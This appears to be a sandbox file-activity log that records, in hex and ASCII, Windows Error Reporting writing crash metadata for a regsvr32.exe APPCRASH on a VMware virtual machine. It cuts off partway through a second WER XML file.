C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.r.e.g.s.v.r.3.2...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 75 00 69 00 6b 00 68 00 67 00 64 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.u.i.k.h.g.d.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 75 00 69 00 6b 00 68 00 67 00 64 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.u.i.k.h.g.d.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 36 00 37 00 32 00 35 00 39 00 34 00 33 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.6.7.2.5.9.4.3.5.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.-.0.1.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 35 00 2d 00 31 00 32 00 54 00 31 00 31 00 3a 00 33 00 33 00 3a 00 30 00 32 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.5.-.1.2.T.1.1.:.3.3.:.0.2.Z.".>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 37 00 31 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 31 00 33 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 33 00 37 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 33 00 37 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.".3.7.1.". .P.I.D.=.".5.1.3.2.". .U.p.t.i.m.e.M.S.=.".4.3.7.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t.i.o.n.M.S.=.".4.3.7.". .S.u.s.p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 63 00 65 00 62 00 64 00 37 00 63 00 35 00 64 00 2d 00 33 00 64 00 63 00 35 00 2d 00 34 00 38 00 37 00 63 00 2d 00 39 00 34 00 63 00 66 00 2d 00 38 00 35 00 66 00 37 00 65 00 37 00 31 00 36 00 39 00 38 00 32 00 36 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.c.e.b.d.7.c.5.d.-.3.d.c.5.-.4.8.7.c.-.9.4.c.f.-.8.5.f.7.e.7.1.6.9.8.2.6.<./.G.u.i.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 35 00 2d 00 31 00 32 00 54 00 31 00 31 00 3a 00 33 00 3a 00 30 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.5.-.1.2.T.1.1.:.3.3.:.0.2.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp.xml	unknown	4621	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" 